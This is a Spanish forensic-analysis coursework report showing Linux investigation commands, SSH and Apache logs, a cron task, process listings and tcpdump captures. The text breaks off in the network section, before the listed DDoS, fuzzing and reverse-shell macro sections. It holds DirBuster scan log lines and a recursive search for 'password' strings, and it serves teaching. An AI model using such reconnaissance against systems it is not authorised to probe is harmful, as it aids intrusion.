

# ANALISIS FORENSE

## Practica 2 Ramón Rojas Soto

### Contenido

LINUX.....	2
Comandos básicos de Linux .....	2
Acceso local y remoto .....	4
Programar tarea .....	5
Información volátil .....	7
• Listado de procesos: <b>ps aux</b> .....	7
• Listado de procesos en forma de árbol: <b>pstree</b> .....	7
• Realizar búsquedas sobre los procesos y filtrar por el usuario: <b>pgrep</b> .....	7
Auto Arranque.....	8
Últimos ficheros modificados.....	8
REDES .....	9
Tcpdump.....	9
Wireshark .....	11
Network Miner .....	13
Clonar web .....	17
Analizar logs .....	18
Investigación IP .....	21
Log Rotate de Apache .....	21
Ataque DDoS .....	23
Fuzzing de directorios .....	25
MALWARE .....	25
Encontrar malware en equipo con KasperskyRescueDisk .....	25
Crear macro con reverse Shell .....	27
Análisis de malware tipo macro de any.run.....	29
Análisis del troyano usado durante el curso de forma manual .....	30

# LINUX

## Comandos básicos de Linux

- Listado de ficheros: **ls -la -R**

```
kali㉿kali:~$ ls
17962.c      amass.txt  BlackBeanControl  exploit2    herramientaciber  jpg      ONEeyMJO.html   practica3  pruebaNmap2    PycharmProjects  pythonProject1  sublime_text_3  Videos
47163.c      Analysis   Desktop        factura.exe  herramientapthon  main.py  payloadPrueba.exe primero.txt  pruebaNmap    python3-nmap  reGeorg       Templates      tercero.txt  volatility-kali-master
amass.json    a.out      Documents     gdb.txt     hydra.restore  Music    Pictures      prueba.txt  pruebaNmap    python-broadlink reverse.php  tercero.txt  volatility-kali-master.zip
amass.log     asn.txt    Downloads     hack.php    indexes.bolt  origen_shell  practica2  pruebaNmap2  pycharm-2020.2.3 pythonProject  segundo.txt  vfggwRYW.jpeg
```

- Mensajes generados durante el arranque de sistema: **dmesg**

```
kali㉿kali:~$ sudo dmesg | grep eth0
[    3.546776] e1000 0000:02:01.0 eth0: (PCI:66MHz:32-bit) 00:0c:29:92:3d:81
[    3.546780] e1000 0000:02:01.0 eth0: Intel(R) PRO/1000 Network Connection
[    6.668740] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: None
[   6.670531] IPv6: ADDRCONF(NETDEV_CHANGE): eth0: link becomes ready
kali㉿kali:~$
```

- Último acceso y modificación de ficheros: **stat**

```
kali㉿kali:~$ stat main.py
  File: main.py
  Size: 1203          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 917864      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)  Gid: (    0/    root)
Access: 2021-05-18 11:27:51.110530800 -0400
Modify: 2020-12-20 10:32:16.831029611 -0500
Change: 2020-12-20 10:32:16.831029611 -0500
 Birth: -
kali㉿kali:~$
```

- Historial de comandos: **history**

```
1847  nano primero.txt
1848  nano segundo.txt
1849  touch tercero.txt
1850  cat primero.txt
1851  cat primero.txt >> tercero.txt
1852  cat tercero.txt
1853  cat segundo.txt >> tercero.txt
1854  cat tercero.txt
1855  rm tercero.txt
1856  cat primero.txt >> tercero.txt
1857  cat tercero.txt
1858  ls -la -R
1859  ls -la
1860  ls -la
1861  ls -R
1862  ls
1863  dmesg
1864  sudo dmesg
1865  sudo dmesg | grep eth0
1866  ls
1867  stat main.py
1868  history
```

- Buscar una cadena de texto en el sistema de ficheros tanto en el nombre como en el contenido: **grep**

```
kali㉿kali:~$ grep -rl password  
.wpscan/db/metadata.json  
.wpscan/db/wp_fingerprints.json  
.wpscan/db/dynamic_finders.yml  
47163.c  
.cache/dirb/resume/wordlist.dump  
.cache/JetBrains/PyCharm2020.2/index/.persistent/prebuilt/Python/sdk-stubs.input.values  
.cache/JetBrains/PyCharm2020.2/index/.persistent/prebuilt/JavaScript/sdk-stubs.input.values  
.cache/JetBrains/PyCharm2020.2/index/stubs/py.function.shortname/Py.function.shortName.storage.keystream  
.cache/JetBrains/PyCharm2020.2/index/stubs/js.nonglobal.symbol.index/js.nonglobal.symbol.index.storage.keystream  
.cache/JetBrains/PyCharm2020.2/index/stubs/py.class.attributes/Py.class.attributes.storage.keystream  
.cache/JetBrains/PyCharm2020.2/index/stubs/Stubs.storage.values  
.cache/JetBrains/PyCharm2020.2/index/stubs/js.symbol.index2/js.symbol.index2.storage.keystream  
.cache/JetBrains/PyCharm2020.2/index/stubs/py.class.shortnameinsensitive/Py.class.shortNameInsensitive.storage.keystream  
.cache/JetBrains/PyCharm2020.2/index/stubs/puppet.variable/puppet.variable.storage.keystream  
.cache/JetBrains/PyCharm2020.2/index/stubs/py.variable.shortname/Py.variable.shortName.storage.keystream  
.cache/JetBrains/PyCharm2020.2/index/http.request.execution.environment/http.request.execution.environment_inputs.values.at  
.cache/JetBrains/PyCharm2020.2/caches/attrib.dat.storageData  
.cache/JetBrains/PyCharm2020.2/caches/names.dat.keystream  
.cache/JetBrains/PyCharm2020.2/python_packages/pypi-cache.json
```

```
kali㉿kali:~$ sudo grep -r --include="*.jpg" .  
Binary file jpg/00000288.jpg matches  
Binary file jpg/00182992.jpg matches  
Binary file jpg/00183233.jpg matches  
Binary file jpg/00182872.jpg matches  
Binary file jpg/00182758.jpg matches  
Binary file jpg/00183149.jpg matches  
Binary file jpg/00197960.jpg matches  
Binary file jpg/00183276.jpg matches  
Binary file jpg/00183056.jpg matches  
Binary file jpg/00667576.jpg matches  
Binary file Desktop/resultadoexamen/jpg/00020192.jpg matches  
Binary file Desktop/resultadoexamen/jpg/00000296.jpg matches
```

- Mostrar información del sistema y listar procesos: **top**

```
kali㉿kali:~$ top  
top - 06:48:21 up 15 min, 1 user, load average: 0.02, 0.05, 0.05  
Tasks: 177 total, 2 running, 175 sleeping, 0 stopped, 0 zombie  
%Cpu(s): 0.1 us, 0.4 sy, 0.0 ni, 99.5 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st  
MiB Mem : 3933.5 total, 2585.0 free, 501.3 used, 847.2 buff/cache  
MiB Swap: 975.0 total, 975.0 free, 0.0 used. 3150.6 avail Mem  


| PID  | USER | PR | NI  | VIRT    | RES    | SHR   | S | %CPU | %MEM | TIME+   | COMMAND              |
|------|------|----|-----|---------|--------|-------|---|------|------|---------|----------------------|
| 1939 | kali | 20 | 0   | 291160  | 36528  | 28648 | R | 3.3  | 0.9  | 0:06.70 | vmtoolsd             |
| 538  | root | 20 | 0   | 914316  | 116292 | 43112 | S | 1.0  | 2.9  | 0:10.32 | Xorg                 |
| 2061 | kali | 20 | 0   | 1299316 | 90416  | 69712 | S | 1.0  | 2.2  | 0:10.02 | qterminal            |
| 2132 | root | 20 | 0   | 0       | 0      | 0     | I | 0.3  | 0.0  | 0:00.46 | kworker/2:0-events   |
| 2175 | kali | 20 | 0   | 9092    | 3700   | 3092  | R | 0.3  | 0.1  | 0:00.02 | top                  |
| 1    | root | 20 | 0   | 167196  | 11220  | 8408  | S | 0.0  | 0.3  | 0:02.81 | systemd              |
| 2    | root | 20 | 0   | 0       | 0      | 0     | S | 0.0  | 0.0  | 0:00.02 | kthreadd             |
| 3    | root | 0  | -20 | 0       | 0      | 0     | I | 0.0  | 0.0  | 0:00.00 | rcu_gp               |
| 4    | root | 0  | -20 | 0       | 0      | 0     | I | 0.0  | 0.0  | 0:00.00 | rcu_par_gp           |
| 6    | root | 0  | -20 | 0       | 0      | 0     | I | 0.0  | 0.0  | 0:00.00 | kworker/0:0H-kblockd |
| 8    | root | 0  | -20 | 0       | 0      | 0     | I | 0.0  | 0.0  | 0:00.00 | mm_percpu_wq         |
| 9    | root | 20 | 0   | 0       | 0      | 0     | S | 0.0  | 0.0  | 0:00.01 | ksoftirqd/0          |
| 10   | root | 20 | 0   | 0       | 0      | 0     | I | 0.0  | 0.0  | 0:00.12 | rcu_sched            |
| 11   | root | rt | 0   | 0       | 0      | 0     | S | 0.0  | 0.0  | 0:00.00 | migration/0          |
| 13   | root | 20 | 0   | 0       | 0      | 0     | S | 0.0  | 0.0  | 0:00.00 | cpuhp/0              |


```

- Finalizar un proceso: **kill**

```
2199 root 20 0 7608 4512 2964 S 0.0 0.1 0:00.01 nano
```

```
kali㉿kali:~$ sudo kill -9 2199
```

File	Actions	Edit	View	Help
GNU nano 4.9.3	PR	NL	VIRI	
Killed	kali	20	0	659/88
kali㉿kali:	~\$	20	0	242536
1929	kali	20	0	155104
1931	kali	20	0	267206

- Mostrar información del tipo de fichero: **file**

```
kali㉿kali:~$ file *
17942.c: C source, UTF-8 Unicode text, with CRLF line terminators
47163.c: C source, ASCII text, with CRLF line terminators
amass.json: JSON data
amass.log: ASCII text
amass.txt: ASCII text
Analisis: directory
a.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically li
asn.txt: ASCII text
BlackBeanControl: directory
Desktop: directory
Documents: imagen1.001 directory
Downloads: directory
exploit2: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically li
facturas.exe: empty
gdb.txt: ASCII text, with very long lines
hack.php: PHP script, ASCII text
```

- Muestra de los últimos login con la hora y tiempo que ha estado en la maquina: `last`

```
kali㉿kali:~$ last -15
kali          tty7      memdump:0e-              Fri May 21 06:33    still logged in
reboot       system boot 5.7.0-kali1-amd6   Fri May 21 06:32    still running
kali          tty7      :0                  Wed May 19 11:07 - 15:08  (04:01)
reboot       system boot 5.7.0-kali1-amd6   Wed May 19 11:06 - 15:08  (04:02)
kali          tty7      :0                  Wed May 19 05:24 - 07:55  (02:30)
reboot       system boot 5.7.0-kali1-amd6   Wed May 19 05:24 - 07:55  (02:31)
kali          tty7      :0                  Wed May 19 05:00 - 05:23  (00:23)
reboot       system boot 5.7.0-kali1-amd6   Wed May 19 04:54 - 05:23  (00:29)
kali          tty7      :0                  Tue May 18 11:20 - 12:04  (00:44)
reboot       system boot 5.7.0-kali1-amd6   Tue May 18 11:19 - 12:04  (00:45)
kali          tty7      :0                  Mon May 17 10:58 - 12:00  (01:01)
reboot       system boot 5.7.0-kali1-amd6   Mon May 17 10:58 - 12:00  (01:02)
kali          tty7      :0                  Mon May 10 05:29 - 06:32  (01:02)
reboot       system boot 5.7.0-kali1-amd6   Mon May 10 05:28 - 06:32  (01:03)
kali          tty7      :0                  Mon May 10 03:04 - 03:40  (00:36)

memdump:-
wtmp begins Mon Jul 27 13:28:09 2020
```

## Acceso local y remoto

Identificar en el log de SSH una conexión realizada a la máquina.

- Log de información de autorización del sistema: `/var/log/auth.log`

- Log de SSH:

```
kali㉿kali:~$ ssh 192.168.80.139
The authenticity of host '192.168.80.139 (192.168.80.139)' can't be established.
ECDSA key fingerprint is SHA256:gvAtIL03jQho3VXm7ck0tntbQyaXm0M1K0xY/D5xTXw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.80.139' (ECDSA) to the list of known hosts.
kali@192.168.80.139's password:
Linux kali 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

kali㉿kali:~$
```

```
kali㉿kali:~$ sudo tail -100 /var/log/auth.log | grep 'sshd'
May 21 07:04:53 kali sshd[2317]: Server listening on 0.0.0.0 port 22.
May 21 07:04:53 kali sshd[2317]: Server listening on :: port 22.
May 21 07:05:00 kali sshd[2319]: Accepted password for kali from 192.168.80.139 port 33186 ssh2
May 21 07:05:00 kali sshd[2319]: pam_unix(sshd:session): session opened for user kali by (uid=0)
May 21 07:05:40 kali sshd[2325]: Received disconnect from 192.168.80.139 port 33186:11: disconnected by user
May 21 07:05:40 kali sshd[2325]: Disconnected from user kali 192.168.80.139 port 33186
May 21 07:05:40 kali sshd[2319]: pam_unix(sshd:session): session closed for user kali
```

## • Web logs

- Logs de apache: `/var/log/apache2`

```
ubuntu@Picas:/var/log/apache2$ ls
access.log      access.log.2.gz    error.log.1        other_vhosts_access.log
access.log.1    error.log         error.log.2.gz
ubuntu@Picas:/var/log/apache2$
```


- Fichero acces.log.1 (ataque con dirbuster)

```
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/1845.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/algalon-rfl.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /violence.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/user2.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/administr8.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/Sandbox.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/SecureCRT.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/acartpro.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/transfers.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /365196/ HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /navs/ HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/04/ HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/srs.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
18.0.0.23 - - [18/May/2021:16:08:25 +0200] "HEAD /icons/small/winpt.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
```

## Programar tarea

Programar una tarea que haga una determinada acción y se pueda comprobar como esta ha sido realizada.

- Para programar una tarea tenemos que modificar el archivo cron para eso usamos el comando **crontab -e**



Dentro del archivo tenemos diferentes opciones de tiempo para ejecutar nuestro comando

#### Ejemplo:

**Ejecutar todos los días a las 7 de la tarde**

**00 19 \* \* \* usuario /ubicacion/del/script/tarea.sh**

A continuación nuestra tarea programada:

Creamos una tarea que hace un ls de nuestro home y lo guarda en un fichero

```
ubuntu@Picas:~$ cat tarea.sh
#!/bin/bash

#script de ejemplo
echo "Tarea programada para ejecutarse cada minuto"
ls ~ > /home/ubuntu/resultado.txt
ubuntu@Picas:~$
```

Comprobamos que el usuario Ubuntu tiene una tarea programada que se ejecuta cada minuto

```
ubuntu@Picas:~$ crontab -u ubuntu -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /bin/bash /home/ubuntu/tarea.sh
ubuntu@Picas:~$
```

Esperamos un minuto y vemos como se ha creado el fichero con el contenido del ls

```

ubuntu@Picas:~$ ls
Descargas Escritorio Música     Público      tarea.sh
Documentos Imágenes Plantillas resultado.txt Vídeos
ubuntu@Picas:~$ cat resultado.txt
Descargas
Documentos
Escritorio
Imágenes
Música
Plantillas
Público
resultado.txt
tarea.sh
Vídeos
ubuntu@Picas:~$ 

```

## Información volátil

- Listado de procesos: **ps aux**

```

ubuntu@Picas:/var/log/apache2$ ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.2  0.5 102056 11396 ?        Ss  13:07  0:01 /sbin/init splash
root         2  0.0  0.0     0   0 ?        S   13:07  0:00 [kthreadd]
root         3  0.0  0.0     0   0 ?        I<  13:07  0:00 [rcu_gp]
root         4  0.0  0.0     0   0 ?        I<  13:07  0:00 [rcu_par_gp]
root         6  0.0  0.0     0   0 ?        I<  13:07  0:00 [kworker/0:0H-kblockd]
root         7  0.0  0.0     0   0 ?        I   13:07  0:00 [kworker/0:1-events]
root         9  0.0  0.0     0   0 ?        I<  13:07  0:00 [mm_percpu_wq]
root        10  0.0  0.0     0   0 ?        S   13:07  0:00 [ksoftirqd/0]
root        11  0.0  0.0     0   0 ?        I   13:07  0:00 [rcu_sched]
root        12  0.0  0.0     0   0 ?        S   13:07  0:00 [migration/0]
root        13  0.0  0.0     0   0 ?        S   13:07  0:00 [idle_inject/0]
root        14  0.0  0.0     0   0 ?        S   13:07  0:00 [cpuhp/0]
root        15  0.0  0.0     0   0 ?        S   13:07  0:00 [kdevtmpfs]
root        16  0.0  0.0     0   0 ?        I<  13:07  0:00 [netns]
root        17  0.0  0.0     0   0 ?        S   13:07  0:00 [rcu_tasks_kthre]
root        18  0.0  0.0     0   0 ?        S   13:07  0:00 [rcu_tasks_kthre]

```

- Listado de procesos en forma de árbol: **pstree**

```

ubuntu@Picas:/var/log/apache2$ pstree
systemd--ModemManager--2*[{ModemManager}]
systemd--NetworkManager--2*[{NetworkManager}]
systemd--3*[{VBoxClient}---VBoxClient--2*[{VBoxClient}]]]
systemd--VBoxClient--VBoxClient--3*[{VBoxClient}]
systemd--VBoxService--8*[{VBoxService}]
systemd--accounts-daemon--2*[{accounts-daemon}]
systemd--acpid
systemd--apache2--5*[apache2]
systemd--avahi-daemon--avahi-daemon
systemd--colord--2*[{colord}]
systemd--cron
systemd--cups-browsed--2*[{cups-browsed}]
systemd--cupsd--dbus
systemd--dbus-daemon
systemd--gdm3--gdm-session-wor--gdm-x-session--Xorg--5*[{Xorg}]
systemd--gdm3--gdm-session-wor--gdm-x-session--gnome-session-b--ssh-agent
systemd--gdm3--gdm-session-wor--gdm-x-session--gnome-session-b--2*[{gnome-session-b}]
systemd--gdm3--gdm-session-wor--2*[{gdm-session-wor}]
systemd--gnome-keyring-d--3*[{gnome-keyring-d}]
systemd--2*[{kerneloops}]
systemd--networkd-dispat

```

- Realizar búsquedas sobre los procesos y filtrar por el usuario: **pgrep**

```
ubuntu@Picas:/var/log/apache2$ pgrep nano
2253
ubuntu@Picas:/var/log/apache2$ pgrep -u ubuntu nano
2253
ubuntu@Picas:/var/log/apache2$ ps aux | grep nano
ubuntu    2253  0.0  0.1  17928  3164 pts/1    S+   13:22   0:00 nano
ubuntu    2258  0.0  0.0  17684   664 pts/0    S+   13:22   0:00 grep --color=auto nano
ubuntu@Picas:/var/log/apache2$
```

## Auto Arranque

Habilitar el servicio de apache2 para que se arranque cada vez que inicia el sistema.

- Para saber que programas se ejecutan al arrancar los podemos ver en la siguiente carpeta **/etc/rc1.d/**

```
kali㉿kali:~$ ls /etc/rc1.d/
K01apache2      K01avahi-daemon  K01gdomap   K01inetutils-inetd  K01lightdm  K01network-manager
K01apache-htcacheclean  K01bluetooth  K01haveged  K01iodined    K01miredo   K01nfs-common
K01atftpd       K01dns2tcp     K01inetsim  K01ipsec      K01mysql    K01nginx
kali㉿kali:~$
```

El comando para hacer que apache2 o cualquier otro servicio se inicie al arranque del equipo

Es: **sudo update-rc.d apache2 enable** y para deshabilitarlo es **sudo update-rc.d apache2 disable**

Otra forma de deshabilitar o habilitar el servicio es con el comando **sudo systemctl disable/enable apache2**

## Últimos ficheros modificados

- Es posible filtrar varios documentos según su fecha de modificación: **sudo find /home/kali/ -cmin -20 -ls** (-cmin -20 tiempo de modificación)

```
kali㉿kali:~$ sudo find /home/kali/ -cmin -20 -ls
917506  4 drwxr-xr-x  42 kali   kali      4096 May 21 11:41 /home/kali/
917517  4 -rw-----  1 kali   kali      49 May 21 11:41 /home/kali/.Xauthority
917526  4 drwxr-xr-x  15 kali   kali     4096 May 21 11:41 /home/kali/.cache
917546  4 -rw-r--r--  1 kali   kali      6 May 21 11:41 /home/kali/.cache/blueuman-tray-1000
917544  4 -rw-r--r--  1 kali   kali      6 May 21 11:41 /home/kali/.cache/blueuman-applet-1000
917519  8 -rw-----  1 kali   kali    5818 May 21 11:43 /home/kali/.xsession-errors
934876  8 -rw-----  1 kali   kali    4896 May 21 11:41 /home/kali/.ICEauthority
917557  56 -rw-r--r--  1 kali   kali    49326 May 21 07:50 /home/kali/.bash_history
917564  8 -rw-----  1 kali   kali    8062 May 21 07:50 /home/kali/.xsession-errors.old
917547  4 drwx----- 2 kali   kali    4096 May 21 11:41 /home/kali/.config/gtk-3.0
934739  4 -rw-r--r--  1 kali   kali    132 May 21 11:41 /home/kali/.config/gtk-3.0/bookmarks
917576  4 drwxr-xr-x  2 kali   kali    4096 May 21 11:43 /home/kali/.config/qterminal.org
934875  4 -rw-r--r--  1 kali   kali    2202 May 21 11:43 /home/kali/.config/qterminal.org/qterminal.ini
917697  8 -rw-r--r--  1 kali   kali    5885 May 21 11:43 /home/kali/.config/Thunar/acels.scm
917549  4 -rw-----  1 kali   kali      43 May 21 11:41 /home/kali/.config/pulse/0c42c6c017eb4a808d334aedb1e3f72f-default-sink
917550  4 -rw-----  1 kali   kali      42 May 21 11:41 /home/kali/.config/pulse/0c42c6c017eb4a808d334aedb1e3f72f-default-source
917514  4 drwx----- 3 kali   kali    4096 May 21 11:41 /home/kali/.gnupg
917516  4 drwx----- 2 kali   kali    4096 Jul 27 2020 /home/kali/.gnupg/private-keys-v1.d
```

## REDES

# Tcpdump

```
(kali㉿kali)-[~]
$ sudo tcpdump -h
tcpdump version 4.99.0
libpcap version 1.10.0 (with TPACKET_V3)
OpenSSL 1.1.1j  16 Feb 2021
Usage: tcpdump [-AbdDefhIJKLMNOPqStuVvxX#] [ -B size ] [ -c count ] [--count]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ --immediate-mode ] [ -j tstamptype ]
                [ -M secret ] [ --number ] [ --print ] [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ -T type ] [ --version ]
                [ -V file ] [ -w file ] [ -W filecount ] [ -y datalinktype ]
                [ --time-stamp-precision precision ] [ --micro ] [ --nano ]
                [ -z postrotate-command ] [ -Z user ] [ expression ]
```

- Seleccionar interfaz para poner en modo promiscuo: **tcpdump -i [interfaz]**

Hora ,Ip Origen, IP destino ,Descripción

- Filtrar por un protocolo en concreto

**sudo tcpdump -i eth0 icmp** solo capturamos paquetes del protocolo icmp (podemos poner TCP, UDP...)

```
(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:39:18.317890 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 1, length 64
13:39:19.324354 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 1, length 64
13:39:19.324538 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 2, length 64
13:39:19.324781 IP 192.168.0.28 > mypton: ICMP 192.168.0.28 uds port netbios-ns unreachable, length 86
13:39:19.325257 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 2, length 64
13:39:20.325852 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 3, length 64
13:39:20.333331 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 3, length 64
13:39:21.326850 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 4, length 64
13:39:21.335009 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 4, length 64
13:39:22.328633 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 5, length 64
13:39:22.336443 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 5, length 64
13:39:23.330434 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 6, length 64
13:39:23.341196 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 6, length 64
13:39:24.323851 IP 192.168.0.28 > dns.google: ICMP echo request, id 46837, seq 7, length 64
13:39:24.342483 IP dns.google > 192.168.0.28: ICMP echo reply, id 46837, seq 7, length 64
^C
15 packets captured
0 packets received by filter
2 packets dropped by kernel

(kali㉿kali)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=1007 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=117 time=8.02 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=117 time=7.50 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=117 time=8.18 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=117 time=7.83 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=117 time=10.8 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=117 time=9.65 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=117 time=8.09 ms
^C
--- 8.8.8.8 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7013ms
rtt min/avg/max/mdev = 7.495/133.324/1006.565/330.055 ms

(kali㉿kali)-[~]
└─$
```

- por un puerto

```
sudo tcpdump -i eth0 port 80
```

```
(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 port 80
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:43:35.638186 IP 192.168.0.28.60832 > 93.184.220.29.http: Flags [P.], seq 2831155029:2831155400, ack 1:643, win 143, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:43:35.646145 IP 93.184.220.29.http > 192.168.0.28.60832: Flags [P.], seq 1:643, ack 371, win 143, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:43:35.646168 IP 192.168.0.28.60832 > 93.184.220.29.http: Flags [.], ack 643, win 501, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:43:36.167141 IP 192.168.0.28.58082 > 104.18.20.226.http: Flags [.], ack 2874916957, win 501, length 0
13:43:36.179036 IP 104.18.20.226.http > 192.168.0.28.58082: Flags [.], ack 1, win 66, length 0
13:43:36.423015 IP 192.168.0.28.34088 > cloudproxy10041.sucuri.net.http: Flags [.], ack 3768743296, win 501, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:43:36.423053 IP 192.168.0.28.60688 > 93.184.220.29.http: Flags [.], ack 2092579796, win 501, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:43:36.430297 IP 93.184.220.29.http > 192.168.0.28.60688: Flags [.], ack 1, win 168, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:43:36.454137 IP cloudproxy10041.sucuri.net.http > 192.168.0.28.34088: Flags [.], ack 1, win 63, options [nop,nop,nop,nop,nop,nop,nop,nop]
```

- por un puerto y una dirección IP a la vez

**sudo tcpdump -i eth0 port 80 and src 192.168.0.28** (aquí estamos diciendo que la IP origen sea la nuestra)

```
(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 port 80 and src 192.168.0.28
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:46:37.360930 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [S], seq 1034653268, win 64240, options [nop,nop,nop,nop,nop,nop,nop,nop]
13:46:37.376109 IP 192.168.0.28.38928 > 151.139.128.14.http: Flags [.], ack 2736490707, win 502, options [nop,nop,nop,nop,nop,nop,nop,nop]
